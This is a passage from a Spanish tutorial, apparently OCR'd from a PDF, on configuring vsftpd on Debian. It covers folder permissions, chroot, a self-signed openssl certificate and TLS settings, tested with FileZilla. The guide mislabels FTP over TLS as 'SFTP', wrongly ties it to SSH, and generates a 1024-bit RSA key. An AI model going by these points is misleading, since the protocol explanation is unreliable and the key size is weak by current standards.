
Salvamos, salimos y reiniciamos el SFTP.




Vamos a un Windows y con el navegador accedemos al ftp y ponemos usuario y contraseña. Para acceder a un ftp basta con poner en un navegador **ftp://IP_Servidor_FTP**.




Estará vacío aún el espacio ftp.



Con **Filezilla** o cualquier otro gestor de FTP entramos con el usuario moderador. Mirad la configuración de acceso. Si os causa problemas, usar el navegador, pero sería bueno que os acostumbréis a usar gestores FTP, son mucho más cómodos, así que bajaros el FileZilla que es gratuito y bastante bueno. En este caso he dadoo a Nuevo sitio, le he llamado SFTPD, le he puesto la IP de mi servidor SFTPD, en mi caso un servidor Debian, despliego y pongo que use **FTP sobre TLS** y autentificación normal.



Pasamos un archivo y vemos que funciona, basta simplemente con arrastrarlo. En los gestores FTP lo normal es que a la izquierda muestre nuestro equipo y a la derecha el servidor FTP al que hemos conectado.



Con invitado tenemos que ver que él o su grupo ftp tenga permisos de escritura. Con el comando **ls –l** nos mostrará los permisos y con **chmod** los cambiamos. Si desconoces el sistema de permisos de Linux, no te preocupes, escribe lo que pone

en esta pantalla, pero te recomiendo que te mires la guía de asignación de permisos en Linux, es fundamental.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@servidord:/home/ftp# ls -l
total 8
drwxr-xr-x 2 moderador ftp  4096 mar 10 12:55 invitado
drwxr-xr-x 2 moderador root 4096 mar 10 13:23 moderador
root@servidord:/home/ftp# chmod 775 invitado/
root@servidord:/home/ftp# ls -l
total 8
drwxrwxr-x 2 moderador ftp  4096 mar 10 12:55 invitado
drwxr-xr-x 2 moderador root 4096 mar 10 13:23 moderador
root@servidord:/home/ftp#
```

Los usuarios tienen acceso a todo el Home, así que para que sólo accedan a su carpeta, vamos al archivo de configuración de SFTP y descomentamos el **chroot**. Con los permisos no pueden escribir, pero no queremos que visualicen todas las carpetas, para ello ponemos el chroot como se marca en la sigiente pantalla.

```
  GNU nano 2.2.6          Fichero: /etc/vsftpd.conf                    Modificado

# You may fully customise the login banner string:
ftpd_banner=Bienvenido a este FTP.
#
# You may specify a file of disallowed anonymous e-mail addresses. Apparently
# useful for combatting certain DoS attacks.
#deny_email_enable=YES
# (default follows)
#banned_email_file=/etc/vsftpd.banned_emails
#
# You may restrict local users to their home directories.  See the FAQ for
# the possible risks in this before using chroot_local_user or
# chroot_list_enable below.
#chroot_local_user=YES
#
# You may specify an explicit list of local users to chroot() to their home
# directory. If chroot_local_user is YES, then this list becomes a list of
# users to NOT chroot().
# (Warning! chroot'ing can be very dangerous. If using chroot, make sure that
# the user does not have write access to the top level directory within the
# chroot)
chroot_local_user=YES

^G Ver ayuda  ^O Guardar     ^R Leer Fich  ^Y Pág Ant    ^K CortarTxt  ^C Pos actual
^X Salir      ^J Justificar  ^W Buscar     ^V Pág Sig   ^U PegarTxt   ^T Ortografía
```

Dejamos los permisos por defecto de la carpeta ftp.

```
root@servidord:/home# chown root ftp/
root@servidord:/home# chgrp root ftp/
root@servidord:/home# chmod 775 ftp/
root@servidord:/home#
```

Volvemos a poner los permisos por defecto de los usuarios y reiniciamos el SFTP.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@servidord:/home/ftp# chgrp root invitado
root@servidord:/home/ftp# chown root invitado
root@servidord:/home/ftp# chmod 775 invitado
root@servidord:/home/ftp# ls
invitado  moderador
root@servidord:/home/ftp# chgrp root moderador
root@servidord:/home/ftp# chown root moderador
root@servidord:/home/ftp# chmod 775 moderador
root@servidord:/home/ftp# /etc/init.d/vsftpd restart
Stopping FTP server: vsftpd.
Starting FTP server: vsftpd.
root@servidord:/home/ftp#
```

Si algo no funciona, es posible que tengamos que actualizarlo. Para ello usamos los comandos:

1- **sudo apt-get install python-software-properties**
2- **sudo add-apt-repository ppa:thefrontiergroup/vsftpd**
3- **sudo apt-get update**
4- **sudo apt-get install vsftpd**

Si no es vuestro caso no lo toquéis.

Ya estaría funcionando el FTP, ahora instalamos el SSH. Yo ya lo tenía instalado de cuando hice la guía de SSH, así que no me instala nada, pero poned **apt-get install openssh-server** y os aseguráis si lo tenéis o no instalado.

```
Terminal (como superusuario)
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@servidord:/home/alumno# apt-get install openssh-server
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
openssh-server ya está en su versión más reciente.
fijado openssh-server como instalado manualmente.
0 actualizados, 0 se instalarán, 0 para eliminar y 126 no actualizados.
root@servidord:/home/alumno#
```

Vale, pues ya está. Ahora nos faltaría el certificado. SFTP usa el protocolo SSH, por lo que tenemos que usar un **certificado digital**. No es nada complicado, así que adelante.

Creamos un certificado de comunicaciones en el servidor, vamos a hacerlo autofirmado, es decir, que es válido pero no reconocido fuera de tu red. Si quieres puedes pagar por uno validado, pero yo paso de gastarme una pasta en un certificado validado internacionalmente para hacer este manual, así que conformaros con uno autofirmado.

Primero creamos la carpeta **/etc/vsftpd con mkdir**. Después emitimos nuestro certificado, para ello tenéis que poner todo esto, os lo pongoo aquí para que podáis

copiar y pegar: **openssl req –x509 –nodes –days 365 –newkey rsa:1024 –keyout /etc/vsftpd/vsftpd.pem –out /etc/vsftpd/vsftpd.pem**

Si no os sale lo que se muestra en pantalla es que algo habéis escrito mal. No hace falta que os aprendáis el comando de memoria, ya os explicaré en otra guía que significa cada cosa, pero no es el objetivo de este manual.

```
root@servidord:/# mkdir /etc/vsftpd
root@servidord:/# openssl req -x509 -nodes -days 365 -newkey rsa:1024 -keyout /etc/vsft
pd/vsftpd.pem -out /etc/vsftpd/vsftpd.pem
Generating a 1024 bit RSA private key
..................++++++
..............++++++
writing new private key to '/etc/vsftpd/vsftpd.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
```


Si todo ha salido bien, nos pedirá una serie de datos, poned los que sean, es sólo un certificado para hacer una prueba.

```
root@servidord:/# mkdir /etc/vsftpd
root@servidord:/# openssl req -x509 -nodes -days 365 -newkey rsa:1024 -keyout /etc/vsft
pd/vsftpd.pem -out /etc/vsftpd/vsftpd.pem
Generating a 1024 bit RSA private key
..................++++++
..............++++++
writing new private key to '/etc/vsftpd/vsftpd.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:ES
State or Province Name (full name) [Some-State]:Madrid
Locality Name (eg, city) []:Madrid
Organization Name (eg, company) [Internet Widgits Pty Ltd]:SION
Organizational Unit Name (eg, section) []:FTP
Common Name (e.g. server FQDN or YOUR name) []:Pl3y@d3s
Email Address []:aprendeahackearpuntocom@gmail.com
root@servidord:/#
```

Volvemos a editar de nuevo el archivo **vsftpd.conf** y al final escribimos lo siguiente para que nuestro FTP pase por el certificado.

```
  GNU nano 2.2.6               Fichero: /etc/vsftpd.conf

#
# This string is the name of the PAM service vsftpd will use.
pam_service_name=vsftpd
#
# This option specifies the location of the RSA certificate to use for SSL
# encrypted connections.

ssl_enable=YES
allow_anon_ssl=NO
force_local_data_ssl=YES
force_local_logins_ssl=YES
ssl_tlsv1=YES
ssl_sslv2=NO
ssl_sslv3=NO
rsa_cert_file=/etc/vsftpd/vsftpd.pem
rsa_private_key_file=/etc/vsftpd/vsftpd.pem
ssl_ciphers=HIGH
```

Salvamos, reiniciamos y ahora cuando accedamos por Filezilla, nos saldrá la solicitud de certificado. En Filezilla hay que marcar que usa TLS explícito en la conexión o no funcionará como ya comenté antes.



